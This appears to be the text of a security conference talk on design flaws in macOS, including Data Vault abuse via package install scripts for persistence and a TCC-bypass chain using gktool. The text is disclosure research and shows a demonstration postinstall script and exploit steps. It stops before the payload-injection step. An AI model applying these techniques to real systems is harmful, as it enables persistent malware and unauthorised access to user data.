

Design-Based Vulnerabilities on macOS: Oops, Not a One-Shot Fix

Zhongquan Li

About Me

- Independent Security Researcher
- Apple products, Android, IoT and Web3
- Previous Presentations :
 - [Dive Into Android TA Bug Hunting And Fuzzing](#)
 - [Unveiling Mac Security: A Comprehensive Exploration of Sandboxing and AppData TCC](#)
- Blog :
 - <https://imlzq.com/>
- Twitter :
 - <https://x.com/Guluisacat>

Why Do I Care More About Design-Based Vulnerabilities?

- They often take vendors longer to patch
 - We can exploit these vulnerabilities for a long time
- How to find them rather than how to exploit them
- The Fun Part:
 - Chain unrelated protections or features to bypass another protection
- In this talk:
 - Share some useful tricks and stepping-stone security mechanisms

TL;DR

- macOS Userland
- Remote Full TCC Bypass And Persistence
- Non-Atomic Operation Security Protection on macOS
- Easter Egg Time
- New Era of Apple Security Bug Bounty Program



macOS Userland : Based on Old Apple Bug Bounty

- Userland Root
 - Can't do meaningful things
 - \$15,500 - \$20,500

```
sh-3.2# id
[uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),
9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),701(com.apple.share
point.group.1),702(com.apple.sharepoint.group.2),33(_appstore),98(_lpadmin),100(_lpoperator),204
(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),
399(com.apple.access_ssh),400(com.apple.access_remote_ae)
sh-3.2#
[sh-3.2# ls -l /Users/[REDACTED]/Library/Containers/com.tencent.xinWeChat/Data
total 0
[ls: /Users/[REDACTED]/Library/Containers/com.tencent.xinWeChat/Data: Operation not permitted
sh-3.2#
```

macOS Userland : Based on Old Apple Bug Bounty

- General / Full TCC
 - Core permissions: file access, camera, microphone, etc.
 - Unsandboxed Context : \$30,500
 - Sandboxed Context : Around \$50,000



macOS Userland : Based on Old Apple Bug Bounty

- SIP : System Integrity Protection

```
sh-3.2$ csrutil status  
System Integrity Protection status: enabled.
```

System Integrity Protection is a security technology designed to help prevent potentially malicious software from modifying protected files and folders on your Mac. System Integrity Protection restricts the root user account and limits the actions that the root user can perform on protected parts of the Mac operating system.

Before System Integrity Protection (introduced in OS X El Capitan), the root user had no permission restrictions, so it could access any system folder or app on your Mac. Software obtained root-level access when you entered your administrator name and password to install the software. That allowed the software to modify or overwrite any system file or app.

<https://support.apple.com/en-us/102149>

macOS Userland : Based on Old Apple Bug Bounty

- SIP : System Integrity Protection



```
/* CSR configuration flags */
#define CSR_ALLOW_UNTRUSTED_KEXTS      (1 << 0)
#define CSR_ALLOW_UNRESTRICTED_FS     (1 << 1)
#define CSR_ALLOW_TASK_FOR_PID        (1 << 2)
#define CSR_ALLOW_KERNEL_DEBUGGER     (1 << 3)
#define CSR_ALLOW_APPLE_INTERNAL      (1 << 4)
#define CSR_ALLOW_DESTRUCTIVE_DTRACE  (1 << 5) /* name deprecated */
#define CSR_ALLOW_UNRESTRICTED_DTRACE (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_NVRAM  (1 << 6)
#define CSR_ALLOW_DEVICE_CONFIGURATION (1 << 7)
#define CSR_ALLOW_ANY_RECOVERY_OS     (1 << 8)
#define CSR_ALLOW_UNAPPROVED_KEXTS    (1 << 9)
#define CSR_ALLOW_EXECUTABLE_POLICY_OVERRIDE (1 << 10)
#define CSR_ALLOW_UNAUTHENTICATED_ROOT (1 << 11)
```

<https://opensource.apple.com/source/xnu/xnu-7195.81.3/bsd/sys/csr.h.auto.html>


<https://www.microsoft.com/en-us/security/blog/2021/10/28/microsoft-finds-new-macos-vulnerability-shrootless-that-could-bypass-system-integrity-protection/>

Remote Full TCC Bypass And Persistence

Install Software : DMG vs PKG




Install a Package



Create a Package

```
pkgbuild --root ./payload \  
--scripts ./scripts \  
--identifier "com.example.hello" HelloIns.pkg \  
--install-location "/Applications/HelloIns.pkg"
```




Threat Model : 1

- preinstall and postinstall scripts run as root
- But userland root access is limited on macOS
- Even if the user installs a malicious pkg by mistake:
 - Their data is safe
 - The attacker needs LPE to access user data

Threat Model : 2

- A PKG file must be notarized by Apple
 - Apple verifies the signature and performs security analysis
 - Very complicated to install a downloaded and unnotarized pkg



Threat Model

- preinstall and postinstall scripts
- But userland root access is limited on macOS
- Even if the user installs a malicious pkg by mistake:
 - Their data is safe
 - The attacker needs LPE to access user data
- Pkg file must be notarized by Apple
 - Apple verifies signatures and performs security analysis
 - Very complicated to install a downloaded and unnotarized pkg



package_script_service

```
% getentitlements
/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/XPCServices/package_script_service.xpc/Contents/MacOS/package_script_service
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/XPCServices/package_script_service.xpc/Contents/MacOS/package_script_service
[Dict]
  [Key] com.apple.private.responsibility.set-hosted-properties
  [Value]
    [Bool] true
  [Key] com.apple.private.responsibility.set-to-other
  [Value]
    [Bool] true
  [Key] com.apple.private.responsibility.set-to-self
  [Value]
    [Bool] true
  [Key] com.apple.private.security.storage.InstallerSandboxes
  [Value]
    [Bool] true
```

package_script_service

```
% getentitlements
/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/XPCServices/package_script_service.xpc/Contents/MacOS/package_script_service
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/XPCServices/package_script_service.xpc/Contents/MacOS/package_script_service
[Dict]
  [Key] com.apple.private.responsibility.set-hosted-properties
  [Value]
    [Bool] true
  [Key] com.apple.private.responsibility.set-to-other
  [Value]
    [Bool] true
  [Key] com.apple.private.responsibility.set-to-self
  [Value]
    [Bool] true
  [Key] com.apple.private.security.storage.InstallerSandboxes
  [Value]
    [Bool] true
```

DataVault - Based

InstallerSandboxes

- com.apple.private.security.storage.InstallerSandboxes
 - /Library/InstallerSandboxes/

```
sh-3.2# ls -ldOe@ /Library/InstallerSandboxes
drwxr-xr-x  4 root  wheel  - 128 May  9 09:49 /Library/InstallerSandboxes
sh-3.2#
sh-3.2#
sh-3.2#
sh-3.2# ls -ldOe@ /Library/Apple/System/Library/InstallerSandboxes
drwxr-xr-x  3 root  wheel  restricted 96 May  9 09:48 /Library/Apple/System/Library/InstallerSandboxes
```

Data Vault

- Enforced by the kernel, protects against unauthorised access to data
- <https://developer.apple.com/forums/thread/114452>
- <https://support.apple.com/guide/security/aside/sec7d851b00c/1/web/1>

Can you elaborate on what a "Data Vault" is and where a developer would be likely to encounter one?

A Data Vault is a directory that's only readable by a process that has a specific entitlement. So, for example, being root won't give you access, nor will enabling FDA.

Data Vaults were introduced in the late 10.13.x releases [1].

Currently Data Vaults are completely private to Apple, meaning that there's:

- No way to create one for yourself
- No way to access the content of an Apple one
- No documentation about the structure of a Data Vault
- No way to reliably identify a directory as a Data Vault [2]
- No official list of existing Data Vaults

One consequence of this is that a third-party backup product will not be able to back up a Data Vault [3]. In most cases this isn't a problem because the contents will be transitory (caches, and other stuff that can be rebuilt if needed), and hence the Data Vault will be located in a directory that isn't backed up anyway.

IMPORTANT The following is meant as an example only. As I mentioned above, the structure of a Data Vault is not publicly documented.

For example, consider this:

```
1 $ ls $TMPDIR../0/ | cat
2 ...
3 com.apple.nsurlsessiond
4 ...
```

So the temporary directory has an item called

```
com.apple.nsurlsessiond
```

. But if you try to get any information about that it, things fail:


```
1 $ stat $TMPDIR../0/com.apple.nsurlsessiond
2 stat: /var/folders/7j/6bzgmchs7z11xphl4c1nwfph0001yh/T/..0/com.apple.nsurlsessiond: stat: Operation no
```

If you disable SIP you can poke around inside this Data Vault to learn more about how it's structured but, as I mentioned above, this is not publicly documented and thus subject to change.





OE19247619301 : Persistence

- preinstall and postinstall scripts executed within package_script_service
- An attacker can access /Library/InstallerSandboxes/
- Store malicious binaries there
- Any 3rd party EDR or Antivirus clients can't delete them
 - Unless they know how the payload was implanted through the pkg

OE19247619301 : Persistence

A terminal window titled 'postinstall' with a single tab. The terminal shows a shell prompt and three commands being executed: 'touch /Library/InstallerSandboxes/.PKInstallSandboxManager/YOU_CANNOT_DELETE_ME_EXCEPT_DISABLE_SIP', 'touch /Library/InstallerSandboxes/YOU_CANNOT_DELETE_ME_EXCEPT_DISABLE_SIP', and 'exit 0'.

```
postinstall x
#!/bin/sh
touch /Library/InstallerSandboxes/.PKInstallSandboxManager/YOU_CANNOT_DELETE_ME_EXCEPT_DISABLE_SIP
touch /Library/InstallerSandboxes/YOU_CANNOT_DELETE_ME_EXCEPT_DISABLE_SIP
exit 0
```



OE1989048822118 : Remote Full TCC Bypass

- Persistence : A trick, not a vulnerability
 - Useful but not harmful
- We can do more with this privilege

Easter Eggs in My Black Hat USA 2024 Presentation

<https://imlzq.com/apple/macos/2024/08/24/Unveiling-Mac-Security-A-Comprehensive-Exploration-of-TCC-Sandboxing-and-App-Data-TCC.html>

- Page : 104

The Role of MACL

- For these security protections on file:

SIP > MACL > TCC

- As long as a file is tagged with the MACL attribute, even if it is protected by TCC, a permitted app can still access the file

Easter Eggs in My Black Hat USA 2024 Presentation

<https://imlzq.com/apple/macos/2024/08/24/Unveiling-Mac-Security-A-Comprehensive-Exploration-of-TCC-Sandboxing-and-App-Data-TCC.html>

- Page : 104

The Role of MACL

- For these security protections on file:

SIP > MACL > TCC

- As long as a file is tagged with the MACL attribute, even if it is protected by TCC, a permitted app can still access the file

Six 0-days
Two 1-days

OE1989048822118 : Remote Full TCC Bypass

- We Know : SIP is more powerful than TCC
 - Data Vault is more powerful than TCC too
- We Have : We can modify TCC-protected content
- Our Goal : Modify a TCC-protected file via preinstall and postinstall scripts to achieve LPE

GuluBadSIP2 : Remote Full TCC Bypass


- We Know : SIP is more powerful than TCC
 - Data Vault is more powerful than TCC too
- We Have : We can modify TCC-protected content
- Our Goal : Modify a TCC-protected file via preinstall and postinstall scripts to achieve LPE



How Apple Verifies / Protects the Integrity of An App

- Signature verification when the app first launches
 - Make sure the app content has not been modified
 - Occurs only once because the process is time-consuming
- AppBundle TCC protects the app folder
 - Against any later modification, both before and after the first launch
- We cannot inject a payload into an app
 - Before its first launch
 - After its first launch

How Apple Verifies / Protects the Integrity of An App



```
void __cdecl-[ExecManagerService performGatekeeperScan:withScanOptions:withUserID:withProgress:withReply:](
    ExecManagerService *self,
    SEL a2,
    id a3,
    unsigned __int64 a4,
    unsigned int a5,
    char a6,
    id a7)
{
    ...
}
```

/usr/libexec/syspolicyd

Function name

-  **+ [Sandbox unregisterAppBundle:]**
-  **+ [Sandbox registerAppBundle:forUpdateByTeamID:withSigningID:]**
-  **+ [Sandbox registerAppBundle:forUpdateByTeamID:]**
-  **+ [Sandbox registerAppBundle:forUpdateByPackage:]**

Exploit Steps

1. Trigger the signature verification from the preinstall or postinstall script
2. Inject the payload after signature verification
 - Abuse Data Vault privilege to bypass AppBundle TCC

1. Trigger the Signature Verification Silently?

- performGatekeeperScan : Privileged XPC function
 - ``com.apple.private.security.sypolicy.package-installation`` entitlement
 - Cannot be called directly, except by executing the open command
 - Noticeable to the user



New in macOS 14.0 : gktool

<https://developer.apple.com/documentation/macos-release-notes/macos-14-release-notes>

- `/usr/bin/gktool` is a new command line tool to assess Gatekeeper Policy on applications. `gktool` can be called to pre-warm the system cache so users do not see the 'Verifying...' dialog on first launch of an application. (109793778)

```
sh-3.2$ getentitlements `which gktool`
Executable=/usr/bin/gktool
warning: Specifying ':' in the path is deprecated and will not work in a future release
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.private.security.sypolicy.package-installation</key>
    <true/>
</dict>
</plist>
```

1. Trigger the Signature Verification Silently

- No notifications, no dialogs

```
[sh-3.2$ cp -a -X /Applications/Xcode.app .  
[sh-3.2$ gktool scan ./Xcode.app  
Progress: 15790528672/15790528672  
Scan completed and software is allowed by system policy.  
sh-3.2$ |
```

2. Bypass AppBundle TCC and Inject Payload

- Based on entitlements
- AMFI : Verifies entitlements
- Injecting a payload directly into the binary **does not** work


```
sh-3.2$ getentitlements /tmp/Pixie.app/Contents/MacOS/Pixie
Executable=/private/tmp/Pixie.app/Contents/MacOS/Pixie
warning: Specifying ':' in the path is deprecated and will not work in a future release
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.tcc.allow</key>
  <array>
    <string>kTCCServiceScreenCapture</string>
  </array>
</dict>
</plist>
sh-3.2$ file /tmp/Pixie.app/Contents/MacOS/Pixie
/tmp/Pixie.app/Contents/MacOS/Pixie: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit executable arm64]
/tmp/Pixie.app/Contents/MacOS/Pixie (for architecture x86_64):  Mach-O 64-bit executable x86_64
/tmp/Pixie.app/Contents/MacOS/Pixie (for architecture arm64):  Mach-O 64-bit executable arm64
```

Inject the Payload Without Modifying the Binary


